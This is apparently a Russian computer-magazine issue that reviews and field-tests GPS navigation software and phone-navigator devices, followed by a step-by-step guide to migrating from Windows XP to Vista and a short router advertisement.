В телефонах семейства Twig Benefon используется собственная навигационная платформа Twig Navigation и картографические данные NAVTEQ. В этом тандеме NAVTEQ отвечает за точность планов местности, описание объектов и правил движения: карты NAVTEQ содержат информацию о 204 параметрах дороги, включая скоростной режим, тип движения, физические препятствия, объекты POI (Points of Interest) и т. п. А Twig Navigation представляет собой графическую оболочку для доступа ко всем функциям системы.

Основная функция Twig Navigation — автоматическое построение пути до одной или нескольких точек назначения с автоматическим перерасчетом



TWIG NAVIGATION Совмещение мобильного телефона и GPS-приемника — удачная идея компании Benefon

при сходе с маршрута и вычислением времени прибытия. При этом учитывается выбранный способ передвижения: автомобиль, вело- и мототранспорт или пешая ходьба, а также один из двух типов маршрута — самый быстрый или самый короткий.

Адрес назначения можно задать вручную, выбрать из списка избранных или посещенных мест, а благодаря тесной интеграции с телефоном — из данных контактов. Таким адресом может быть и ближайший интересующий объект, а всего в базе данных Twig Navigation содержится информация о 58 различных типах POI — от АЗС до школ.

Перемещение по маршруту сопровождается индикацией POI, графическими подсказками маневров и голосовыми комментариями на девяти языках, включая русский. Кроме того, доступны два вида карт — двухмерные и трехмерные, несколько ступеней масштабирования в диапазоне от 5 м до 30 км и автомасштабирование.

Благодаря платной системе интернет-мониторинга по адресу www.twigworld.com



TOMTOM NAVIGATOR Русским пользователям лучше путешествовать, имея с собой и пятую, и шестую версии программы

можно узнавать положение владельцев Twig Finder, находящихся в любой точке земного шара, при условии, что они разрешили это и находятся в зоне действия сотовой сети.

IGO

Сайт: www.i-go.com

Навигационный пакет iGO предназначен для КПК и коммуникаторов на основе ОС Windows Mobile, оснащенных слотом для карт памяти формата SD или miniSD. Основа iGO — цифровые карты Tele Atlas с подробными данными о параметрах дорог и встроенной базой данных объектов POI (Point of Interest). В зоне охвата Tele Atlas почти 30 стран Европы, включая Россию.

Интерфейс рассчитан на сенсорные дисплеи со стандартным QVGA-и увеличенным VGA-разрешением. Крупные экранные клавиши адаптированы для простого управления с помощью нажатий пальцами рук, что избавляет от использования стилуса.

Стандартные функции iGO — прокладка маршрута до одной или нескольких точек с вычислением расчетного времени прибытия — сопровождаются рядом сервисных возможностей, включая удаление ненужных путевых точек, расчет объездного пути, а также запись и воспроизведение трека. В числе опций исключение определенных типов дорог, выбор одного из семи способов передвижения (от такси до пешей ходьбы) и одного из трех типов маршрута — быстрый, короткий или с экономией топлива. Движение по пути сопровождается индикацией POI, следующего маневра и голосовыми подсказками.



Характеристики ГИС

Система/особенности	TomTom Navigator	Benefon Navigation	iGO	ГИС Русса
Охват	Европа, США, Канада, Австралия	19 стран и регионов Европы	26 стран Европы	Россия и ближнее зарубежье
Авторасчет маршрута	•	•	•	с некоторыми картами
Совместимость	Windows Mobile, Palm OS, Symbian	Benefon Twig Discovery	Windows Mobile	Windows Mobile
Распространение	Интернет	Benefon Twig Discovery	SD/miniSD	Интернет/CD
Обновления/способ получения	бесплатно через Интернет	нет данных	бесплатно через Интернет	бесплатно через Интернет
Цена карт/оболочки	около €50/129*	от €99/—	от €129/—	€73**/€29

* Программа + карты Западной Европы

** Стоимость пакета карт Tele Atlas для Москвы и Санкт-Петербурга

Карты отображаются в двух вариантах — двухмерном и трехмерном с различным масштабом и интеллектуальным автомасштабированием. Предусмотрены две цветовые схемы: обычная, с цветами бумажных карт и более контрастная, и темная ночная, удобная в темное время суток.

В iGO есть экран подробной информации о координатах и спутниковой группировке, а также функция синхронизации времени по сигналам GPS.

ГИС Русса

Сайт: www.gisrusa2.ru

«ГИС Русса» — это навигационная платформа с гибкими настройками, совместимая с несколькими типами цифровых карт, включая собственный формат RUS и IMG, распространенный в навигаторах фирмы Garmin. Это позволяет пользоваться как уже готовыми, так и созданными самостоятельно картами. Также доступен комплект карт Москвы и Санкт-Петербурга от Tele Atlas.


При использовании обычных карт система определяет текущее положение, а также показывает направление и расстояние до точки назначения с вычислением времени прибытия. Со специальными картами возможен автоматический расчет маршрута до указанной точки.

В числе других функций «ГИС Русса» голосовые подсказки, запись треков и

путевых точек, поиск населенных пунктов и объектов в них, включая поиск по адресу и ближайшим объектам. Имеется экран информации GPS и список из 60 информационных датчиков, отображающих скорость, пройденное расстояние, высоту, заряд батареи и т. п.

Для удобства предусмотрены ускоренное масштабирование карт и адаптация цветовой схемы к дневному или ночному времени суток с автоматическим или ручным переключением.

■ ■ ■ Сергей Чернов, Илья Шатилин



3 Тест-драйв: от теории к практике

Наши авторы провели тестирование трех карт — TomTom Navigator, Navitel и Navteq — на различных GPS-устройствах в Москве и Петербурге. Рекомендуем вам прислушаться к выводам, которые они сделали после проверки работы навигаторов в «полевых условиях».

В этом разделе

ASUS с картой TomTom Navigator

ПО Navitel на КПК


Работа с навигатором Twig Discovery

Использование Twig Locator

Путешествуйте днем и ночью

Первым делом следует отметить высокую чувствительность КПК ASUS A636N, используемого в качестве GPS-приемника — достигается она исключительно при откинутой внешней антенне. Однако «холодный старт» системы занимает катастрофически много времени — значительно больше заявленного. Порой определения координат приходится ждать несколько минут. Карта TomTom на этом устройстве загружается нормально благодаря мощному процессору Intel с тактовой частотой 416 МГц. Лишь на очень сложных картах при отображении большого количества разнообразных объектов наблюдается перемещение рывками.

Русификация как самого интерфейса, так и голосовых подсказок оставляет желать лучшего, поэтому удобнее пользоваться англоязычной версией. Поклонники же великого и могучего русского языка рискуют уехать куда-



POCKET NAVIGATOR 4700
с большим VGA-дисплеем отлично подходит для работы с картографическими приложениями



MITAC MIO 169
Один из первых КПК со встроенным GPS, дизайн которого разработан с учетом горизонтальной ориентации экрана

нибудь не туда, гадая над фразами типа «пересеките ротонду, второй съезд» (в то время как это всего лишь означает, что на круговом перекрестке нужно ехать прямо). Интерфейс программы ориентирован на использование не стилуса, а пальцев: для функциональных клавиш это удобно, а вот вводить текст, например название улицы, даже на 3,5-дюймовом дисплее пальцем тяжело — то и дело промахиваешься мимо кнопок.

Программа умеет автоматически регулировать громкость голосовых подсказок в зависимости от скорости, а также на большой скорости отключать дисплей из соображений безопасности, чтобы водитель на него не отвлекался. Радует наличие дневного и ночного режимов. Еще одна приятная особенность: при пропадании сигнала со спутников, например при въезде в тоннель, изображение становится черно-белым, но вы все равно «идете» по карте, причем с той же скоростью, что и до потери связи.

А вот в пешеходном режиме TomTom не так удобен: на малых скоростях движение происходит скачкообразно — можно пройти несколько сотен метров, и только после этого ваше положение на карте изменится.

Навигатор для наладонников

Тест карт Navitel 2.0 мы решили провести с участием самых разных моделей КПК, так что наш автомобиль был немного похож на передвижной компьютерный супермаркет. Одним из подопытных стал Pocket Navigator 4700 в прочном корпусе из магниевого сплава. В его комплект входит HP iPAQ hx4700 — первый КПК с VGA-экраном от HP. Чтобы подкармливать большой экран, в комплекте прилагается зарядное устройство, которое служит специальным GPS-держателем и помогает лучше слышать навигатор. Достаточно будет вставить свой КПК в этот держатель, подключить звук — и все готово. Bluetooth-канал при этом свободен, и можно использовать его как угодно: мы подключили к компьютеру сотовый телефон и скачали через Интернет свою первую пробку, которая оказалась, как всегда, на Садовом кольце.

Pocket Navigator 169 собран на основе Mitac Mio 169 со встроенным GPS-приемником. У него, одного из первых, дизайн был разработан с учетом горизонтальной ориентации, что позволяет вывести больший участок карты на экран. Pocket Navigator A201 может принимать сигнал даже при сложенной антенне, чему способствует чипсет



ASUS A636N
показывает высокую чувствительность GPS-навигатора при откинутой внешней антенне

SiRF Star III. Так что, покинув автомобиль, но держа в руке навигатор, вы сможете найти дорогу к дому хоть из болота, хоть из центра ночной жизни столицы. Встроенная антенна у него поворачивается как вертикально, так и горизонтально, да и сам он крепится в двух позициях.

Особых претензий к картографической основе не возникло. Порадовало, что дорожные развязки на карте увеличиваются до нужного масштаба одной кнопкой. Честно признаемся, что протестированная техника не привела нас в безоговорочный восторг, но в целом мы удовлетворены тем, как работает автомобильная навигация на КПК.

Говорит и показывает Benefon

Благодаря процессору 300 МГц, установленному на телефоне Benefon, на запуск основного навигационного приложения Twig Navigation уходит всего несколько секунд. Немного больше, от полминуты до нескольких минут, Twig Discovery тратит на фиксацию своей позиции — это время также зависит от окружающей застройки и скорости движения. На практике оказалось, что для определения координат телефону достаточно сигналов всего двух спутников, хотя иногда при быстром движении в автомобиле Twig неточно определяет местоположение: его метка оказывается в нескольких десятках метров от автотрассы. Базовая настройка программы сводится к указанию двух обязательных для точного расчета маршрута параметров: страны пребывания, если установлены карты для разных стран, и способа передви-



BENEFON
Навигационное устройство Twig Discovery оснащено TFT-дисплеем с разрешением 176x220 точек (262 144 цвета)

Twig Finder: мобильный локатор

Функция «Twig Finder», тест которой проводился в комбинации телефона Twig Discovery и устройства Twig Locator, работает точно и надежно, а ответ на запрос координат поступает в течение нескольких секунд. Затем положение Locator отображается на карте, дополнительно можно узнать его точные географические координаты и уровень заряда батареи. Функция «Маршрут» служит для автоматического расчета пути до места положения объекта, найденного с помощью Twig Finder. К специальным возможностям Twig Discovery и Twig Locator претензий нет: тревожная сигнализация Twig Alert и контроль нахождения в определенной зоне работают безупречно. Хотя Benefon Twig Discovery в некоторых аспектах кажется весьма спорным решением, он представляет собой достаточно точную и удобную комбинацию телефона и навигатора, хорошо подходящую для отдыха и развлечений, планирования поездок



TWIG LOCATOR комплектуется мощной аккумуляторной батареей емкостью 1000 мАч

или прогулок. В сочетании с Twig Locator это также простой в использовании комплекс отслеживания местоположения интересующих объектов, что может быть полезно как для заботы о безопасности родных и близких, так и для служб безопасности и логистики небольших компаний. Основным же минус Benefon Twig Discovery и Twig Locator — это относительно высокая цена как самих устройств, так и карт для них.

жения — автомобиль, вело-, мототранспорт или пешком.

Вычисление пути — дело считанных секунд, после чего система отображает его на карте, проводя быстрый автоматический перерасчет при сходе с маршрута. Недостаток Twig Navigation в том, что нельзя построить альтернативный путь, если вам не нравится основной, а логика работы навигации такова, что перерасчет трассы обычно выражается в поиске вариантов возврата на прежний маршрут. Кроме того, выбранная системой дорога не всегда понятна с точки зрения здравого смысла. Например, при движении от метро «Калужская» к дому №40 по Рублевскому шоссе Twig Discovery упорно рекомендовал путь через МКАД с заездом на Рублевское шоссе со стороны области, при выборе как самого быстрого, так и кратчайшего варианта маршрута. При этом тот факт, что до Рублевского шоссе можно добраться по прямой, Benefon проигнорировал. Система не отказалась от своего решения даже после того, как позади остался Мичуринский проспект.

Еще одна сбивающая с толку особенность заключается в том, что названия улиц на картах Benefon могут не совпадать с фактическими. Например, по мнению Twig Discovery, дом №84 на Проспекте Вернадского имеет адрес «ул. Покрышкина, д. 84». Такие же нестыковки отмечаются и в отображении POI (Point Of Interest): в районе дома №30 по ул. Селезневской телефон неожиданно показал наличие кафе «Елки-палки», хотя его там не было. С другой стороны, положение ресторана T.J.I Friday's рядом с метро «Новослободская» навигатор определил верно. Впрочем, эти недоработки — вина Navteq, предоставившей свои карты Benefon, а не самого устройства.

Весь путь Twig Discovery ведет своего владельца буквально за руку благодаря своевременным графическим и голосовым указаниям. По вкусу можно подобрать мужской или женский голос на одном из девяти европейских языков, включая русский. Правда, перевод этих комментариев на русский временами хромает. ■ ■ ■ Елена Грачева,

Сергей Чернов, Илья Шатилин



Кому нужна Vista?

Хватит ли мощности вашего компьютера для перехода на Vista? Все ли ваши программы будут поддерживаться новой ОС? Как безопасно перенести данные? В этой статье вы найдете ответы на важные вопросы, связанные с переходом на Vista.

В этой статье

Как выбрать нужную версию Vista

Различия между Windows XP и Vista

Безопасный перенос файлов и приложений

Первый инструмент настройки для Vista

Наконец-то мы ее дождались. Новая версия Windows просто обязана быть лучше старой во всех отношениях. Вопрос в одном: насколько она нужна уже сейчас? Слухов о новой операционной системе предостаточно. Мы слышаны о непомерных требованиях к аппаратной части и о том, что в Vista некоторые программы перестанут запускаться. Забегая вперед, скажем, что большинс-

тво подобных домыслов не нашло подтверждения. Перейти на новую версию оказалось ничуть не сложнее, чем во времена XP; все популярные программы, например Acrobat Reader, работают корректно. Функционирует также и большинство приложений с открытым кодом — вот еще одна опровергнутая страшилка. Но как бы то ни было, кое в чем Vista все же отличается от предыдущих версий Windows.

Проверка системы: совместимость с Vista железа и ПО

Если вы приобретаете новый ПК, на нем, скорее всего, будет уже установлена Vista. Если же у вас есть компьютер с одной из предыдущих версий Windows и вы хотите перейти на Vista, сперва про-



верьте, соответствует ли ваша система аппаратным требованиям и будут ли поддерживаться любимые программы.

Проверьте железо. Утилита Windows Vista Upgrade Advisor изучает все важные компоненты компьютера, такие как процессор, жесткий диск и графическая плата. Если необходима модернизация, перед соответствующим компонентом появится красный значок.

Какие программы будут работать? Windows Vista Upgrade Advisor подскажет, какие приложения требуется удалить, в случае если вы делаете апгрейд предыдущей версии Windows. Как правило, это антивирусы. Также утилита сообщит, совместимы ли установленные в Windows XP приложения с Vista. Полный перечень поддерживаемых

На диске этого номера: первая утилита для тюнинга Windows Vista

Встречайте: первая программа для тюнинга Vista! TweakVI осуществляет все настройки, которые вы проводили в XP, причем, если угодно, делает это полностью автоматически. Правда, второй вариант мы не рекомендуем, поскольку некоторые настройки доказали свою бессмысленность еще в XP. В их числе чистка папки «Prefetch» и выгрузка ядра в файл подкачки. Лучше выбрать желаемые изменения вручную. Например, имеет смысл перемещать системные папки при нехватке памяти на жестком диске или показывать скрипты при запуске.



новой ОС программ можно найти по адресу www.ixbeta.com/wiki/index.php/Windows_Vista_Software_Compatibility_List. Список снабжен удобной рубрикой по типам приложений: антивирусы, игры, Интернет и т. д.

Выбор версии: какой вариант Vista будет самым оптимальным для вас?

Когда на смену XP пришла Vista, появилась проблема выбора. Дело в том,

что Microsoft несколько сбивает покупателей с толку пятью разными вариантами системы.

Корпоративные клиенты. Microsoft предлагает версию Business или Enterprise в зависимости от размеров фирмы. Однако в Business нет шифрования дисков, так что важные корпоративные данные останутся под угрозой. Также в ней отсутствуют подсистема для работы приложений Unix и функция «Virtual PC Express». Так что цену Vista Business можно назвать неоправданно высокой. При покупке Enterprise необходимо заключить особое лицензионное соглашение (Microsoft Enterprise Agreement). Этот чрезвычайно дорогой пакет рассчитан по меньшей мере на 250 компьютеров и включает индивидуальное консультирование и специальную службу поддержки.

Помимо этих двух версий малым предприятиям и продвинутым пользователям остается лишь Vista Ultimate. Она свободна от ограничений и заметно выгоднее по цене, чем Enterprise.

Частные пользователи. Для них существуют Home Basic и Home Premium. Но поскольку в версии Basic нет интерфейса Aero и медиацентра, а именно это является основным мотивом перехода на Vista (не считая новых функций безопасности), мы рекомендуем остановить выбор на Home Premium.

Защита данных: как перенести файлы и программы из XP в Vista?

Разумеется, помимо самой Vista понадобятся данные и приложения, которыми вы пользовались в XP. Чтобы они не пропали, потребуется создать резер-

вную копию для переноса в Vista. Еще лучше установить Vista в другом разделе. Тогда и в новой ОС вы будете иметь доступ к данным старого XP-раздела.

При переносе приложений, учетных записей и настроек электронной почты поможет встроенный в Windows ассистент. Чтобы создать резервную копию данных XP-раздела перед апгрейдом, кликните по «Пуск | Выполнить» и введите следующую команду:

migwiz

В появившемся «Мастере переноса файлов и параметров» укажите, что это ваш исходный компьютер. Затем выберите место для сохранения данных. Оно может быть любым — от сетевого сервера до съемного носителя.

Теперь отметьте опцию «Параметры и файлы» и выберите также «Предоставить возможность выбора файлов и параметров для переноса». Это делается для того, чтобы не переносить в новую версию старые ненужные данные или неиспользуемые программы.

Переход на Vista: нужна ли новая инсталляция или только апгрейд?

Vista устанавливается несколько иначе, чем XP. Например, при апгрейде Windows XP не удаляется, а сохраняется в специальный файл windows.old.

СОВЕТ Установите Vista с нуля на только что отформатированный жесткий диск или в отдельный раздел. Далее мы расскажем, что нужно знать для апгрейда уже установленной XP-версии.

Новая инсталляция. В этом случае сначала включите в BIOS загрузку с CD/DVD-привода. Затем перезаг-

Стартовый набор для Vista

Все, что потребуется для перехода на Windows Vista

НА ДИСКЕ В РАЗДЕЛЕ «БОНУС»

Windows Vista Upgrade Advisor
Проверяет аппаратную и программную части компьютера на совместимость с Vista

vLite Beta
Создает загрузочные CD/DVD для Vista (можно скачать по адресу <http://vlite.net>)

TweakVI
Распространяет на Vista тюнинговые приемы XP

Tweak Vista
Инструмент тонкой настройки, сходный с TweakUI (можно скачать по адресу www.tweakvista.com)

ISO-Recorder 3 — Vista Edition
Расширяет функцию записи дисков

OpenAL
Устраняет проблемы со звуком EAX в играх

EasyBCD 1.5
Помогает в редактировании загрузчика (можно скачать по адресу <http://neosmart.net/software.php>)

рузите компьютер со вставленным диском Vista Setup. Сначала Windows задаст пару общих вопросов вроде часового пояса и раскладки клавиатуры; затем выберите «Install Now». Введите ключ продукта и, приняв условия лицензионного соглашения, выберите тип установки «Custom (Advanced)». Это позволит создать

для Vista собственный раздел и отформатировать его. Выделите для него 20 Гбайт дискового пространства. Впоследствии для приложений, документов и других данных вы сможете создать отдельные разделы. Запустите установку кнопкой «Next».

Апгрейд. При апгрейде старая система просто упаковывается в файл windows.

old, после чего пользоваться ею вы уже не сможете. Это должно помочь при переносе старых данных: по крайней мере теоретически можно скопировать из windows.old важные настройки командой migwiz. Однако лучше перестраховаться и создать копию данных еще в Windows XP.

Минусы апгрейда проявляются почти сразу: начинают мешать фрагменты старых драйверов и файлов. А как только вы удаляете файл windows.old, возникают еще и трудности из-за папок XP типа «Мои документы». Реестр Vista засоряют ненужные записи, оставшиеся от XP. Таким образом, придется либо оставить на компьютере громоздкий файл windows.old, либо заняться очисткой реестра.

Превосходство Windows Vista над XP

Многие пользователи еще не определились, стоит ли менять свою стабильно работающую Windows XP на Vista? Здесь мы показываем важнейшие различия между этими двумя ОС от Microsoft и поясняем, почему переход на Vista может иметь смысл.

Функция/программа	Windows XP	Windows Vista
	Интерфейс Luna — это бремя, которое целиком ложится на центральный процессор, что нередко подрывает мощность компьютера.	Новый рабочий стол Aero приспособливается к техническим характеристикам компьютера и, если возможно, использует ресурсы графической платы (GPU) и видеопамати.
	Только самое необходимое. Интерфейс далек от оптимального.	Возможны непосредственный поиск и выполнение программ; усовершенствована функция предварительного просмотра изображений и видео.
	Интегрированная служба записи компакт-дисков.	В дополнение к записи CD/DVD вы получаете средство авторинга — DVD Maker.
	Функция «Prefetch» и автоматическая дефрагментация загрузочного сектора ускоряют запуск Windows.	Функция «Prefetch» усовершенствована (Superfetch); новая функция «Ready Boost» позволяет использовать съемные носители в качестве кеша, в результате чего Vista работает быстрее.
	Непосредственный запуск приложений без Windows	Если материнская плата поддерживает технологию OnNow, то Windows HotStart позволяет, например, в любой момент открыть Media Player — загружать перед этим операционную систему не нужно.
	Оперативная память беззащитна перед атаками хакеров, при неправильной адресации может рухнуть вся система.	Благодаря улучшенной адресации «синий экран» появляется реже, уязвимые области оперативной памяти шифруются и постоянно проверяются.
	Ручной запуск через вызов программы defrag.	Жесткий диск дефрагментируется автоматически в фоновом режиме.
	Простые задачи, такие как выполнение программ, можно автоматизировать с помощью «Планировщика задач» (Task Scheduler).	Новый Task Scheduler позволяет автоматизировать даже сложные операции. Можно импортировать с других компьютеров XML-скрипты с задачами — это удобно для работы в сети.
	Возможна только с внешними программами типа Sync Toy.	Содержимое каталогов сверяется в «Центре синхронизации» (Sync Center). Однако сетевые папки поддерживаются только в дорогих версиях Vista.
	Можно дополнительно установить несколько программ, таких как Windows Defender.	Новая функция «User Account Control» препятствует несанкционированному доступу; улучшены функции безопасности в Internet Explorer.

Организация: понадобятся ли в Vista разделы для программ и данных?

Наверняка вы это знаете еще по XP — и тот же совет распространяется на Vista: жесткий диск компьютера следует разбить на несколько разделов. Преимущество состоит в том, что если Vista перестанет загружаться, достаточно будет переустановить операционную систему. Другие программы и файлы останутся в своих разделах.

После установки Vista появляется диалоговое окно «Welcome Center». Здесь можно запустить приложение для создания разделов Windows, кликнув по «System and Maintenance». В следующем окне перетащите движок прокрутки в самый низ и выберите «Create and format a hard disk partition». Появится окно «User Account Control» («Контроль учетной записи пользователя») — подтвердите выбор, кликнув по кнопке «Continue». Далее откроется диалог «Disk Management», который опытным пользователям XP должен показаться знакомым.

Кликните правой клавишей мыши по той области жесткого диска, которая еще не разбита на разделы, и выберите «New Simple Volume». Мы рекомендуем создать два раздела одинакового размера для приложений и данных и еще один, поменьше, для файла подкачки и всяческого мусора. Если угодно, можете также выделить раздел для конфиденциальных данных, чтобы зашифро-

вать их новой функцией Vista под названием BitLocker — между прочим, весьма эффективной. Для этого нужна версия Vista Ultimate или Enterprise и TPM-чип на материнской плате.

Проблемы с драйверами: правда ли, что Vista зачастую не может определить аппаратные компоненты?

К сожалению, слухи подтвердились: у Vista частенько возникают проблемы с оборудованием. Так что после создания разделов вас ждет еще один важный шаг: проверьте в Диспетчере устройств (Device Manager), все ли компоненты узнала Windows и все ли драйверы правильно подключены.

Если окно «System and Maintenance» у вас еще открыто, то Device Manager вы найдете прямо над функцией разбивки жесткого диска на разделы. Или же можете опробовать еще одну новинку: Vista понимает русские команды. Кликните по кнопке «Start» и введите в строке поиска внизу открывшегося меню фразу «Диспетчер устройств».

Система сразу же выдаст результаты поиска. Теперь можете запустить эту программу, дважды кликнув по «Диспетчеру устройств». Информация для профи: старая команда devmgmt.msc в Vista больше не действует.

В Диспетчере устройств поищите желтые вопросительные и восклицательные знаки, указывающие на проблемы с оборудованием. Если таковые найдутся, кликните по компоненту правой кнопкой мыши и выберите «Properties».

Далее проверьте во вкладке «Driver» наличие драйвера. На нашем тестовом ПК, к примеру, не было драйвера для встроенного звукового чипа материнской платы ASUS. К сожалению, на момент выхода номера производитель предлагал только бета-драйвер, который мы установили с большим трудом после нескольких предупреждений.

СОВЕТ Если Vista наотрез отказывается устанавливать драйвер, перезагрузитесь и, пока не появился логотип Windows, нажмите кнопку «F8». Выберите в загрузочном меню «Disable Driver Signature Enforcement». Таким образом вы сможете пользоваться драйверами, не имеющими цифровой подписи.

Где привычные компоненты системы?

Некоторые известные функции Windows в Vista сменили название или местоположение, но никуда не исчезли.



«Мой компьютер»

Управление папками и файлами в Vista осуществляется через папку Computer. Она вызывается из пускового меню «Start».



Изменение размера иконок

«Display Properties» полностью переработаны. Если у вас мышь с колесиком, удерживайте нажатой клавишу «Ctrl». Так можно плавно менять размер иконок. Если мышь обычная, кликните правой кнопкой по Рабочему столу и выберите в «Appearance» один из трех предлагаемых размеров.



Boot.ini, ntldr, ntdetect

Поскольку Vista будет поддерживать также преемника BIOS — EFI (Extensible Firmware Interface), Microsoft полностью изменила файлы загрузки Windows. Состав нового трио: Bootmgr (отвечает за вид загрузочного интерфейса), Winload.exe (загружает ядро Windows и драйверы, необходимые для загрузки) и

Winresume.exe (обеспечивает загрузку из спящего режима).



Изменение загрузочного меню

Если Boot.ini больше нет, как же повлиять на процесс загрузки? В Vista предусмотрена функция «BCD» (Boot Configuration Data). Простые вещи вроде загрузки без логотипа Windows настраиваются через msconfig. Введите эту команду в поисковой строке и для подтверждения нажмите «Enter». Во вкладке Boot выберите «No GUI boot», чтобы отключить логотип. Профессионалы могут выполнить в режиме администратора довольно сложную команду DOS — bcdedit. Параметр /? выдает справку к ней.



Outlook Express

Почтовый клиент теперь называется Windows Mail. Учетная запись создается, как и в предыдущей версии. Из нового — фишинг-фильтр, известный нам по Internet Explorer. Он отклоняет письма, заманивающие на поддельные сайты банков. Не путайте Windows Mail с Windows Live Mail. Во втором случае письма отправляет онлайн-служба Windows Live. Понадобится Windows Live ID — аналог учетной записи Microsoft Passport в Windows XP.

Импорт данных: как перенести файлы и программы в новую систему?


Если Vista работает без проблем и с драйверами все в порядке, перенесите в нее нужные приложения и их настройки и данные из XP. Здесь снова поможет специальный помощник. Если кликнуть в Vista по кнопке «Start» и в поисковой строке задать команду migwiz, запустится известный нам еще по XP «Мастер переноса файлов и параметров» под новым названием: Windows Easy Transfer. В остальном интерфейс остался без изменений. На этот раз выберите «This is my new computer» и укажите путь к файлу SaveData.mig, который содержит копию ваших данных, созданную в XP. Ассистент еще раз покажет список всех файлов, подлежащих переносу. Подтвердите его правильность — и данные появятся в Vista.

Изменение путей: как сделать, чтобы в Vista все снова работало по-старому?


Поздравляем! Vista стабильно работает на вашем компьютере со всеми индивидуальными настройками и программами, которые вы решили перенести из XP. Теперь осталось только изменить пару заданных по умолчанию путей, чтобы файлы подкачки и мусор сразу попадали в ответственный им раздел.

Перемещение файлов подкачки.


Откройте Проводник и кликните правой клавишей мыши по значку «Компьютер». Выберите «Свойства» и в следующем окне — «Дополнительные параметры системы». В появившемся диалоге переключитесь на вкладку «Дополнительно» и кликните в разделе «Быстродействие» по кнопке «Параметры». Через «Дополнительно | Изменить» вы попадете в диалог, где



МИГРАЦИЯ Мастер переноса данных избавит от рутинного перемещения пользовательской информации на новую систему



МУСОРКА Настроив переменные окружения, вы сможете сохранять временные файлы в другой раздел



ПОДКАЧКА Выберите в этом диалоге в качестве памяти раздел, отведенный под файл подкачки Vista

нужно указать «мусорный раздел» в качестве целевого для файла подкачки. Нажмите «ОК» во всех открытых окнах — и изменения вступят в силу.

Новый адрес для папки Temp. Чтобы задать место для хранения мусора, вызовите (как описано выше для файла подкачки) окно «Дополнительные параметры системы», а из него откройте диалог «Свойства системы». Во вкладке «Дополнительно» кликните по

«Переменные среды». В нижнем списке найдите переменные Temp и tmp. Отметьте их и, кликнув по кнопке «Изменить», укажите путь к «мусорному разделу». Теперь ничто не будет засорять раздел Vista.

Корректировка пути для программ. Поскольку в будущем вы будете сохранять приложения в отдельный раздел, надо изменить стандартный путь папки «Program Files». Для этого с

помощью поиска найдите редактор реестра regedit и запустите его. В редакторе найдите ключ HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion. Дважды кликните по ProgramFilesDir и укажите букву дискового, соответствующую разделу приложений. То же самое необходимо проделать со значением ProgramFilePath. Добро пожаловать в мир Vista! **СНП**

RangeMax™ NEXT Wireless-N (WNR854T) — беспроводные скорости до 300 Mbps, драфт стандарта 802.11n

Обратная совместимость с устройствами 802.11b/g WiFi

Супер-пропускная способность: видео, игры, звонки через интернет, электронная почта, работа в Web

Стабильное покрытие беспроводной сети без обрывов связи и мертвых зон

Подключения «Steady Stream» — Технология Advanced MIMO, комбинирование приемных антенн, и использование каналов 40 MHz

Внутренние «интеллектуальные» антенны

Smart Wizard™ - настройка за считанные минуты

4 в одном: маршрутизатор, 4-портовый коммутатор Ethernet 10/100/1000, Межсетевой экран SPI, Беспроводная точка доступа 11n

